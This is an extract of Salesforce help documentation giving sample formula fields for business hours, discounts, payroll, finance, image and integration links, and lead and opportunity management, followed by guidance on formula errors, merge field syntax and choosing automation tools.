The formula for finding business hours between two Date/Time values expands on the formula for finding elapsed business days. It works on the same principle of using a reference Date/Time, in this case 1/8/1900 at 16:00 GMT (9 a.m. PDT), and then finding your Dates' respective distances from that reference. The formula rounds the value it finds to the nearest hour and assumes an 8–hour, 9 a.m. – 5 p.m. work day.

```
ROUND( 8 * (
    ( 5 * FLOOR( ( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8) ) / 7) +
     MIN(5,
      MOD( DATEVALUE( date/time_1 ) - DATE( 1900, 1, 8), 7) +
      MIN( 1, 24 / 8 * ( MOD( date/time_1 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1 ) )
 )
     )
   )
 -
    ( 5 * FLOOR( ( DATEVALUE( date/time_2 ) - DATE( 1900, 1, 8) ) / 7) +
      MIN( 5,
       MOD( DATEVALUE( date/time_2 ) - DATE( 1996, 1, 1), 7 ) +
       MIN( 1, 24 / 8 * ( MOD( date/time_2 - DATETIMEVALUE( '1900-01-08 16:00:00' ), 1) )
 )
     )
   )
  ),
0 )
```

You can change the eights in the formula to account for a longer or shorter work day. If you live in a different time zone or your work day doesn't start at 9:00 a.m., change the reference time to the start of your work day in GMT. See A Note About Date/Time and Time Zones for more information.

SEE ALSO:

- Using Date and Date/Time Values in Formulas
- Examples of Advanced Formula Fields
- Tips for Building Formulas

Sample Discounting Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Maintenance and Services Discount

This formula field uses two custom currency fields: `Maintenance Amount` and `Services Amount`. It displays "Discounted" on an opportunity if its maintenance amount and services amount do not equal the opportunity `Amount` standard field value. Otherwise, it displays "Full Price."

```
IF(Maintenance_Amount__c + Services_Amount__c <> Amount,
"Discounted",
"Full Price")
```

Opportunity Discount Amount

This formula calculates the difference of the product `Amount` less the `Discount Amount`. Note that `Discount Amount` is a custom currency field.

```
Amount -
                    Discount_Amount__c
```

Opportunity Discount Rounded

Use this formula to calculate the discounted amount of an opportunity rounded off to two digits. This example is a number formula field on opportunities that uses a custom percent field called `Discount Percent`.

```
ROUND(Amount-Amount* Discount_Percent__c,2)
```

Opportunity Discount with Approval

This formula adds a "Discount Approved" checkbox to an opportunity. It uses conditional logic to check the value of the approval flag before calculating the commission.

```
IF(Discount_Approved__c, ROUND(Amount - Amount * DiscountPercent__c, 2), Amount)
```

Sample Employee Services Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Bonus Calculation

This example determines an employee's bonus amount based on the smallest of two amounts: the employee's gross times bonus percent or an equally divided amount of the company's performance amount among all employees. It assumes you have custom number field for `Number of Employees`, a custom percent field for `Bonus Percent`, and currency custom fields for the employee's `Gross` and company's `Performance`.

```
MIN(Gross__c * Bonus_Percent__c,
  Performance__c / Number_of_Employees__c)
```

Employee 401K

This example formula determines which amount to provide in employee 401K matching based on a matching program of half of the employee's contribution or $250, whichever is less. It assumes you have custom currency field for `Contribution`.

```
MIN(250, Contribution__c /2)
```

Hours Worked Per Week

This formula uses a custom tab to enable time tracking of hours worked per day. It uses a formula field to sum the hours per week.

```
MonHours__c + TuesHours__c + WedsHours__c + ThursHours__c + FriHours__c
```

Total Pay Amount

This formula determines total pay by calculating regular hours multiplied by a regular pay rate, plus overtime hours multiplied by an overtime pay rate.

```
Total Pay =
IF(Total_Hours__c <= 40, Total_Hours__c * Hourly_Rate__c,
40 * Hourly_Rate__c +
(Total_Hours__c - 40) * Overtime_Rate__c)
```

Sample Expense Tracking Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Expense Identifier

This formula displays the text “Expense-” followed by trip name and the expense number. This is a text formula field that uses an expense number custom field.

```
"Expense-" &
                    Trip_Name__c & "-" & ExpenseNum__c
```

Mileage Calculation

This formula calculates mileage expenses for visiting a customer site at 35 cents a mile.

```
Miles_Driven__c * 0.35
```

Sample Financial Calculations Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Compound Interest

This formula calculates the interest, you will have after T years, compounded M times per year.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M) )
```

Compound Interest Continuous

This formula calculates the interest that will have accumulated after T years, if continuously compounded.

```
Principal__c * EXP(Rate__c * T)
```

Consultant Cost

This formula calculates the number of consulting days times 1200 given that this formula field is a currency data type and consulting charges a rate of $1200 per day. Note that `Consulting Days` is a custom field.

```
Consulting_Days__c *
                    1200
```

Gross Margin

This formula provides a simple calculation of gross margin. In this formula example, `Total Sales` and `Cost of Goods Sold` are custom currency fields.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

Gross Margin Percent

This formula calculates the gross margin based on a margin percent.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

Payment Due Indicator

This formula returns the date five days after the contract start date whenever `Payment Due Date` is blank. `Payment Due Date` is a custom date field.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5)
```

Payment Status

This formula determines if the payment due date is past and the payment status is "UNPAID." If so, it returns the text "PAYMENT OVERDUE" and if not, it leaves the field blank. This example uses a custom date field called `Payment Due Date` and a text custom field called `Payment Status` on contracts.

```
IF(
AND(Payment_Due_Date__c < TODAY(),
ISPICKVAL(Payment_Status__c, "UNPAID")),
"PAYMENT OVERDUE",
null )
```

Sample Image Link Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Yahoo! Instant Messenger™ Image

This formula displays an image that indicates whether a contact or user is currently logged in to Yahoo! Instant Messenger. Clicking the image launches the Yahoo! Instant Messenger window. This formula uses a custom text field called `Yahoo Name` to store the contact or user's Yahoo! ID.

```
IF(ISBLANK(Yahoo_Name__c),"", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " ")))
```

Flags for Case Priority

This formula displays a green, yellow, or red flag image to indicate case priority.

```
IMAGE(
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

Color Squares for Case Age

This formula displays a 30 x 30 pixel image of a red, yellow, or green, depending on the value of a `Case Age` custom number field.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

Traffic Lights for Status

This formula displays a green, yellow, or red traffic light images to indicate status, using a custom picklist field called `Project Status`. Use this formula in list views and reports to create a "Status Summary" dashboard view.

```
IMAGE(
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

Stars for Ratings

This formula displays a set of one to five stars to indicate a rating or score.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/stars_100.gif",
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

Consumer Reports™—Style Colored Circles for Ratings

This formula displays a colored circle to indicate a rating on a scale of one to five, where solid red is one, half red is two, black outline is three, half black is four, and solid black is five.

```
IMAGE(
CASE(Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

Horizontal Bars to Indicate Scoring

This formula displays a horizontal color bar (green on a white background) of a length that is proportional to a numeric score. In this example, the maximum length of the bar is 200 pixels.

```
IMAGE("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

Sample Integration Link Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Application API Link

This formula creates a link to an application outside Salesforce, passing the parameters so that it can connect to Salesforce via the SOAP API and create the necessary event.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

Important: `$Api.Session_ID` and `GETSESSIONID()` return the same value, an identifier for the current session in the current context. This context varies depending on where the global variable or function is evaluated. For example, if you use either in a custom formula field, and that field is displayed on a standard page layout in Salesforce Classic, the referenced session will be a basic Salesforce session. That same field (or the underlying variable or formula result), when used in a Visualforce page, references a Visualforce session instead.

Session contexts are based on the domain of the request. That is, the session context changes whenever you cross a hostname boundary, such as from `.salesforce.com` to `.visual.force.com` or `.lightning.force.com`.

Session identifiers from different contexts, and the sessions themselves, are different. When you transition between contexts, the old session is replaced by the new one, and the old session is no longer valid. The session ID also changes at this time.

Normally Salesforce transparently handles session hand-off between contexts, but if you're passing the session ID around yourself, be aware that you might need to re-access `$Api.Session_ID` or `GETSESSIONID()` from the new context to ensure a valid session ID.

Note also that not all sessions are created equal. In particular, sessions obtained in a Lightning Experience context have reduced privileges, and don't have API access. You can't use these session IDs to make API calls.

Shipment Tracking Integration

This formula creates a link to FedEx, UPS, or DHL shipment tracking websites, depending on the value of a `Shipping Method` custom picklist field. Note that the parameters shown in this example for FedEx, UPS, and DHL websites are illustrative and do not represent the correct parameters for all situations.

```
CASE(Shipping_Method__c,
"Fedex",
HYPERLINK("http://www.fedex.com/Tracking?ascend_header=1&clienttype
=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c,"Track"),
"UPS",
HYPERLINK("http://wwwapps.ups.com/WebTracking/processInputRequest?HTMLVersion
=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7",
 "Track") ,
"DHL",
HYPERLINK("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" &
tracking_id__c,"Track"), "")
```

Skype™ Auto Dialer Integration

This formula creates a linkable phone number field that automatically dials the phone number via the Skype VOIP phone application. It requires installation of the Skype application (a third-party product not provided by Salesforce) on your desktop.

```
HYPERLINK("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

Sample Lead Management Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Lead Aging (for open leads)

This formula checks to see if a lead is open and if so, calculates the number of days it has been open by subtracting the date and time created from the current date and time. The result is the number of days open rounded to zero decimal places. If the lead is not open, this field is blank.

```
IF(ISPICKVAL(Status,
                    "Open"), ROUND(NOW()-CreatedDate, 0), null)
```

Lead Data Completeness

This formula calculates the percent of certain lead fields that your sales personnel enter. The formula field checks the values of two custom number fields: `Phone` and `Email`. If the fields are empty, the formula returns the value "0." The formula returns a value of "1" for each field that contains a value and multiplies this total by fifty to give you the percentage of fields that contain data.

```
(IF(Phone = "", 0, 1) + IF(Email = "", 0, 1) ) * 50
```

Lead Numbering

This formula returns a number value for the text value in the auto-number field `Lead Number`. This can be useful if you want to use the `Lead Number` field in a calculation, such as round-robin or other routing purposes. Note that auto-number fields are text fields and must be converted to a number for numeric calculations.

```
VALUE(Lead_Number__c)
```

Round-Robin Assignment of Cases or Leads

The following formula example for leads assumes you have three lead queues and you want to assign an equal number of incoming leads to each queue. You can also assign cases using a similar formula.

```
MOD(VALUE(Lead_Number__c),
                  3)
```

This formula is for a custom formula field named Round_Robin_ID that assigns each lead a value of 0, 1, or 2. This formula uses a custom auto-number field called `Lead Number` that assigns each lead a unique number starting with 1. The MOD function divides the lead number by the number of lead queues available (three in this example) and returns a remainder of 0, 1, or 2. Use the value of this formula field in your lead assignment rules to assign lead records to different queues. For example:

- Round_Robin_ID = 0 is assigned to Queue A
- Round_Robin_ID = 1 is assigned to Queue B
- Round_Robin_ID = 2 is assigned to Queue C

Sample Metrics Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Temperature Conversion

This formula converts Celsius degrees to Fahrenheit.

```
1.8 * degrees_celsius__c + 32
```

Unit of Measure Conversion

This formula converts kilometers to miles.

```
Miles__c/.621371192
```

Sample Opportunity Management Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Expected Product Revenue

This formula calculates total revenue from multiple products, each with a different probability of closing.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

Maintenance Calculation

This formula calculates maintenance fees as 20% of license fees per year. `Maintenance Years` is a custom field on opportunities.

```
Amount * Maint_Years__c * 0.2
```

Monthly Subscription-Based Calculated Amounts

This formula calculates an opportunity amount based on a monthly subscription rate multiplied by the subscription period.

```
Monthly_Amount__c * Subscription_Months__c
```

Monthly Value

This formula divides total yearly value by 12 months.

```
Total_value__c / 12
```

Opportunity Additional Costs

This formula calculates the sum of the product `Amount`, maintenance amount, and services fees. Note that `Maint amount` and `Service Fees` are custom currency fields.

```
Amount + Maint_Amount__c +
                    Services_Amount__c
```

Opportunity Categorization

This formula uses conditional logic to populate an `Opportunity category` text field, based on the value of the `Amount` standard field. Opportunities with amounts less than $1500 are "Category 1," those between $1500 and $10000 are "Category 2," and the rest are "Category 3." This example uses nested IF statements.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

Opportunity Data Completeness

This formula takes a group of fields and calculates what percent of them are being used by your personnel. This formula field checks five fields to see if they are blank. If so, a zero is counted for that field. A "1" is counted for any field that contains a value and this total is divided by five (the number of fields evaluated). Note that this formula requires you select the `Treat blank fields as blanks` option under Blank Field Handling while the Advanced Formula subtab is showing.

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
 IF(ISBLANK(Services_Amount__c), 0,1) +
  IF(ISBLANK(Discount_Percent__c), 0, 1) +
   IF(ISBLANK(Amount), 0, 1) +
    IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

Opportunity Expected License Revenue

This formula calculates expected revenue for licenses based on probability of closing.

```
Expected_rev_licenses__c * Probability
```

Opportunity Revenue Text Display

This formula returns the expected revenue amount of an opportunity in text format without a dollar sign. For example, if the `Expected Revenue` of a campaign is "$200,000," this formula field displays "200000."

```
TEXT(ExpectedRevenue)
```

Opportunity Total Deal Size

This formula calculates the sum of maintenance and services amounts.

```
Amount + Maint_Amount__c + Services_Amount__c
```

Opportunity Total Price Based on Units

This formula generates proposal pricing based on unit price and total volume.

```
Unit_price__c * Volume__c * 20
```

Professional Services Calculation

This formula estimates professional service fees at an average loaded rate of $1200 per day. `Consulting Days` is a custom field on opportunities.

```
Consulting_Days__c * 1200
```

Stage-Based Sales Document Selection

This formula Identifies a relevant document in the Documents tab based on opportunity `Stage`. Use document IDs in the form of "00l30000000j7AO."

```
CASE(StageName,
"Prospecting", "Insert 1st Document ID",
"Qualification", "Insert 2nd Document ID",
"Needs Analysis", "Insert 3rd Document ID",
"Value Proposition", ...
)
)
```

Sales Coach

This formula creates a hyperlink that opens a stage-specific document stored in the Documents tab. It uses the previously defined custom formula field that identifies a document based on opportunity `Stage`. See Stage-Based Sales Document Selection on page 4983.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in
 New Window")
```

Shipping Cost by Weight

This formula calculates postal charges based on weight.

```
package_weight__c * cost_lb__c
```

Shipping Cost Percentage

This formula calculates shipping cost as a fraction of `total amount`.

```
Ship_cost__c / total_amount__c
```

Tiered Commission Rates

This formula calculates the 2% commission amount of an opportunity that has a probability of 100%. All other opportunities will have a commission value of zero.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

Total Contract Value from Recurring and Non-Recurring Revenue

This formula calculates both recurring and non-recurring revenue streams over the lifetime of a contract.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

Sample Pricing Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Total Amount

This formula calculates a total amount based on unit pricing and total units.

```
Unit_price__c * Total_units__c
```

User Pricing

This formula calculates a price per user license.

```
Total_license_rev__c / Number_user_licenses__c
```

Sample Scoring Calculations Formulas

For details about using the functions included in these samples, see Formula Operators and Functions on page 4894.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Lead Scoring

This formula scores leads, providing a higher score for phone calls than website requests.

```
CASE(LeadSource, "Phone", 2, "Web", 1, 0)
```

Here's a formula that scores a lead based on his or her rating:

```
CASE(1, IF(ISPICKVAL(Rating, "Hot"), 1, 0), 3, IF(ISPICKVAL(Rating, "Warm"), 1, 0), 2,
IF(ISPICKVAL(Rating, "Cold"), 1, 0), 1))
```

Customer Success Scoring

This formula uses a simple scoring algorithm to rank customers a high score for positive survey results in Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c *2
```

Formulas: How Do I ... ?

Common Math Calculations

- Add numbers?
- Convert text into a number?
- Divide numbers?
- Multiply numbers?
- Round numbers?
- Subtract numbers?

Common Text Functions

- Check if a field contains specified text?
- Check if a picklist field contains a specified value?
- Combine first and last names?
- Convert numbers into text?
- Create a hyperlink field?

Advanced Formulas

- Calculate Commission Amounts for Opportunities?
- Set Up Round-Robin Assignment of Cases or Leads?
- Set Up Opportunity Discount Rounded?

Custom Summary Formulas for Reports

- Calculate the sum of all leads that have **Email Opt Out** and **Do Not Call** fields selected?
- Calculate the difference of all **Amount** fields and all **Discounted Amount** fields on opportunities?
- Calculate the average age of all opportunities?
- Calculate what percent of all opportunities are closed won?
- Calculate the number of active Salesforce users to the 2nd power for administration?
- Calculate the duration of all activities (minutes) times the number of records per 24 hours?
- Calculate the average percent margin on a product-by-product level across many opportunities?
- Calculate the percentage of one product compared to all products in closed opportunities?
- Calculate the change in revenue from opportunities between months?

Cross-Object Formulas

- Display a `Percent` field from a parent object?
- Display a text field from a parent object?
- Display a phone number field from a parent object?
- Display a picklist field from a parent object?
- Display a URL field from a parent object?

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **All** Editions

Some How Do I's are not relevant to **Database.com**

USER PERMISSIONS

To view formula field details:

- "View Setup and Configuration"

To create, change, or delete formula fields:

- "Customize Application"

Common Formula Errors

Review common errors that can occur with formulas and how to fix them.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

- "#Error!" displays for a formula field whenever an error occurs while calculating the value of a formula. To resolve the error, check your formula.
  - Is the formula dividing by zero? If so, check if the denominator of your expression is zero and provide an alternative value. For example, the following campaign formula field is blank if the number of opportunities is zero:

```
IF(NumberOfOpportunities > 0,
  NumberOfWonOpportunities / NumberOfOpportunities, null)
```

  - Is the formula calculating a value larger than the maximum value of the current type? If so, you can append L to numeric values to make them Long so the intermediate products will be Long and no overflow occurs. For example, the following example shows how to correctly compute the amount of milliseconds in a year by multiplying Long numeric values.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
                                                    Long ExpectedValue =
31536000000L;

System.assertEquals(MillsPerYear, ExpectedValue);
```

  - Is the formula calculating the square root of a negative number? If so, use an IF function similar to the one above to check if the value is a positive number.
  - Is the formula calculating the LOG of a negative number? If so, use an IF function similar to the one above to make sure that the number is positive.
  - Is the formula using the VALUE function with text that contains special characters? For examples of special characters, see Formula Operators and Functions on page 4894.
  - Make sure the formula does not contain a HYPERLINK function within a text function, such as `LEFT( HYPERLINK("http://MYCOMPANY.ORG ", "MYCOMPANY ") , 5)`.
  - Is the formula disabled or referencing a disabled formula field? Salesforce disables formula fields when they are deleted and they remain disabled after they are restored. To enable disabled formula fields, edit and save the field. For more information on deleted custom fields and restoring them, see Manage Deleted Custom Fields on page 4803.
- "#Too Big!" displays if your formula output is over 18 digits. When this happens, check your formula for calculations that could result in more than 18 digits. Avoid multiplying large numbers, raising a large number to a power, or dividing by a very small number.
- CASE functions return an error whenever any of the expressions return an error, regardless of which one should be returned. For example, `CASE(Field__c,"Partner", "P", "Customer", "C", LEFT(Field__c, -5))` returns an error even if the value of the field is "Partner" or "Customer" because the last statement is illogical.
- Prevent division by zero errors by including an IF function that determines if the value of a field is zero. For example, `IF(Field__c =0,0, 25/Field__c)`.

Generate Emails From Records

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record. For example, you can place a merge field in an email template so that the greeting includes the recipient's name rather than a generic "Hello!".

You can use merge fields within custom formula fields, s-controls, custom links, custom buttons, Visualforce pages, and when you create email or mail merge templates.

Merge field names are determined when you create a new custom field or object. `Field Name` is automatically populated based on what you type into `Field Label`. You can customize this field if you want, but keep in mind that the name must:

- Only use underscores and alphanumeric characters
- Begin with a letter and end with a letter
- Not include spaces
- Not contain two consecutive underscores

Important: Ensure that the custom field name and label are unique for that object.

- If a standard and custom field have identical names or labels, the merge field displays the custom field value.
- If two custom fields have identical names or labels, the merge field may display an unexpected value.

If you create a field label called *`Email`* and a standard field labeled `Email` already exists, the merge field may be unable to distinguish between the fields. Adding a character to the custom field name makes it unique. For example, *`Email2`*.

To find the merge field name for an object or field in Salesforce, visit the object or field's detail page and refer to `Field Name`.

To incorporate merge fields, use the editor in the respective feature. Salesforce provides valid merge fields in each editor for all related standard and custom objects. If you're using the Connect for Office Word add-in to create mail merge templates, you'll see a complete list of valid merge fields to insert.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available merge fields vary according to which Salesforce edition you have.

Merge Field Syntax

A merge field's syntax can vary depending on where you're using the field. To make sure you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field.

Merge Fields for Validation Rules

Merge Fields for Formulas

Merge Fields for Cross-Object Formulas

Merge Field Tips

Here are a few pointers for getting the most out of merge fields.

Merge Field Syntax

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available merge fields vary according to which Salesforce edition you have.

A merge field's syntax can vary depending on where you're using the field. To make sure you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field.

Custom objects and fields are always appended with `__c` when referenced. Field labels are preceded by the object, and all spaces are converted to underscores. For example, `Account.CreatedDate` references the `Created Date` standard field for the account object.

In standard relationships, the name of the relationship is the master object. For example, you can reference the account name from a contact validation rule using `Account.Name`; you can reference the phone number of the account creator from an opportunity product formula field using `Opportunity.Account.CreatedBy.Phone`. In custom relationships, the name of the relationship is the value specified in `Field Name` with `__r` appended to it. For example, you can reference contact email from a custom object validation rule using `Contact__r.Email`.

Merge Fields for Validation Rules

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Contact Manager**, **Group**, **Professional**, **Enterprise**, **Performance**, **Unlimited**, **Developer**, and **Database.com** Editions

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

Syntax and Formatting

When you insert a merge field in a validation rule, the syntax consists of the object, a period, and the field name. For example, *`$User.State`* corresponds with a user's state or province.

A merge field's syntax can vary depending on where you're using the field. To make sure you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field. The merge fields for validation rules correspond directly with the fields in your app.

For a list of fields in an object, from the management settings for the object, go to the fields section.

Important:

- If two or more custom objects have matching names or labels, only one of the objects appears when you select from available merge fields. Make sure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

Limitations

Validation rules can't reference merge fields for:

- Auto number fields, such as `Requisition Number`
- Compound fields, such as addresses, first and last names, dependent picklists, and dependent lookups

  Note: Validation rules can reference merge fields individual address fields, such as `Billing City`.

- Campaign statistic fields, including statistics for individual campaigns and campaign hierarchies

Tips

- Some merge fields display as radio buttons but function like picklist fields when referenced in a formula.

  Use the values "Read," "Edit," and "None" in a formula when referencing:

  - $UserRole.CaseAccessForAccountOwner
  - $UserRole.OpportunityAccessForAccountOwner
  - CaseAccessLevel (on Territory)
  - OpportunityAccessLevel (on Territory)

  Use the values "Read," "Edit," and "All" in a formula when referencing:

  - AccountAccessLevel (on Territory)
- Use the `RecordType.Id` merge field in your formula to apply different validations for different record types.

SEE ALSO:

Find Object Management Settings

Merge Fields for Formulas

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Syntax and Formatting

Merge fields for formulas aren't enclosed in curly braces or preceded by an exclamation point, nor are they preceded by the type of record. For example: `AccountNumber`. To ensure you're using the correct syntax, use the **Insert Field** button or the drop-down list in the formula editor.

SEE ALSO:

Tips for Using Merge Fields in Formulas

Build a Formula Field

Merge Fields for Cross-Object Formulas

A merge field is a field you can put in an email template, mail merge template, custom link, or formula to incorporate values from a record.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in all editions

Cross-object formulas are formulas that span two related objects and reference merge fields on those objects. Cross-object formulas can reference merge fields from a master ("parent") object if an object is on the detail side of a master-detail relationship. Cross-object formulas also work with lookup relationships. For example, you can write a cross-object formula that references the `Account Name` for a contact associated with a case. In this example, you would type `Contact.Account.Name` in a formula on the Case object.

Syntax and Formatting

Merge fields for formulas aren't enclosed in curly braces or preceded by an exclamation point. Use the relationship names of the objects, not the labels. Although the relationship name is often the same as the object name, it is technically the field name of the relationship field.

To reference the parent account name from Account object, the syntax is `Parent.Name`, not `Account.Name`. When referencing a custom object, add two underscores and the letter *r* to its name. For example, `Position__r.title__c` references the `Job Title` field (`title__c`) on a Position custom object.

Limitations

You can't reference:

- Merge fields for objects related to activities. For example, merge fields for contacts and accounts are not available in task and event formulas.
- The `$RecordType` global variable—it only resolves to the record containing the formula, not the record to which the formula spans. Starting with the Spring '13 release, when you create a new formula the `$RecordType` global variable is only available for default value formulas.

The value of the `Profile.Name` merge field differs depending on the context of the cross-object formula field that references it. On detail pages, the value is the profile name, as expected; however, in list views and reports, the value is the internal value of the associated profile instead. If you use `Profile.Name` in a formula, use it within an `OR` function to ensure the formula always returns the intended result. For example:

```
IF
      (OR
           (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
"PT2"),
     "Standard", "Not Standard")
```

None of the above applies to profile names referenced by the `$Profile` global variable.

Merge Field Tips

Here are a few pointers for getting the most out of merge fields.

- To use a merge field as the destination of a link, insert the merge field after `http://`.
- Salesforce rounds numbers referenced in merge fields according to the user's locale, not the number of decimal spaces specified in the number field configuration.
- You can store the name of an account, contact, or lead in your organization's default language (the local name), in addition to the account or user's default language (the standard name). If the local name is blank, the standard merge field name is used.
- To reference a stand-alone file, use `$Resource.<`***`resource_name`***`>`, where *`<resource_name>`* is the name you specified when you uploaded the resource.
- If you're using the Translation Workbench to translate custom field names, users can look up merge fields in their chosen language.
- You can't use a lookup field as a merge field in an email template. You can, however, create a hidden formula field on the page layout that pulls the value from the lookup field. Then include the hidden field in the email template.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

The available merge fields vary according to which Salesforce edition you have.

Automate Your Business Processes

Instead of relying on your users to perform each part of a business process, automate it! The benefits are two-fold: your users can spend their time on other tasks, and you can trust that the process is always done just so. Salesforce offers tools to automate several kinds of business processes: workflow processes, approval processes, wizard-based processes, and more. You'll be happy to know that these tools don't require you to write code—they're all point-and-click.

Which Automation Tool Do I Use?

Salesforce provides multiple tools to automate your organization's repetitive business processes: Approvals, Process Builder, Workflow, and Visual Workflow.

Lightning Process Builder

Many of the tasks you assign, the emails you send, and other record updates are vital parts of your organization's standard processes. Instead of doing this repetitive work manually, you can configure processes to do it automatically.

Visual Workflow

Visual Workflow lets you automate business processes by building flows and distributing them to the right users or systems. A *flow* is an application that can execute logic, interact with the Salesforce database, call Apex classes, and collect data from users. You can build flows by using the Cloud Flow Designer.

Workflow

Workflow lets you automate standard internal procedures and processes to save time across your org. A *workflow rule* is the main container for a set of workflow instructions. These instructions can always be summed up in an if/then statement.

Approvals

It's likely that you're familiar with process automation in the form of workflow rules. Approvals take automation one step further, letting you specify a sequence of steps that are required to approve a record.

Perform Automated Actions

An automated action is a reusable component that performs some sort of action behind the scenes—like updating a field or sending an email. Once you create an automated action, add it to a process, milestone, or other automated process.

Which Automation Tool Do I Use?

Salesforce provides multiple tools to automate your organization's repetitive business processes: Approvals, Process Builder, Workflow, and Visual Workflow.

The best automation tool for your needs depends on the type of business process that you're automating.

- How a record gets approved

  Example: Managers approve their direct reports' requests for vacation.

- What to do when a record has certain values

  Example: Notify the account owner when a related case is escalated.

- Collecting information from users or customers and then doing something with that information

  Example: Customer support uses a wizard to step through a call script, and cases are created based on the information that they enter.

EDITIONS

Available in: Lightning Experience and Salesforce Classic

Processes are available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Flows, approvals, and workflow are available in **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

How a Record Gets Approved

For example, when an employee requests time off, that time has to be approved by the employee's manager. You need to ensure that when a time-off request is submitted for approval, the right person (the employee's manager) receives the request.

To automate your organization's processes for approving records, create approval processes.

What to Do When a Record Has Certain Values

Three of our tools can address this use case: Workflow, Process Builder, and Visual Workflow. Respectively, these tools create workflow rules, processes, and flows.

We recommend starting with Process Builder, especially for business processes that can be simplified to if/then statements. For example: if a case is escalated, then notify the account owner.

Process Builder includes almost all the functionality that's available in workflow rules, and more. In fact, a single process can do what it would normally take multiple workflow rules to do. The only thing you can do with workflow that you can't do with processes is send outbound messages without code. However, you can work around this limitation by calling Apex code from a process.

If the process is too complicated for the Process Builder or requires more advanced functionality, create a flow by using the Cloud Flow Designer. For example, create a flow to:

- Use complex branching logic (if certain conditions are true, evaluate for further conditions)

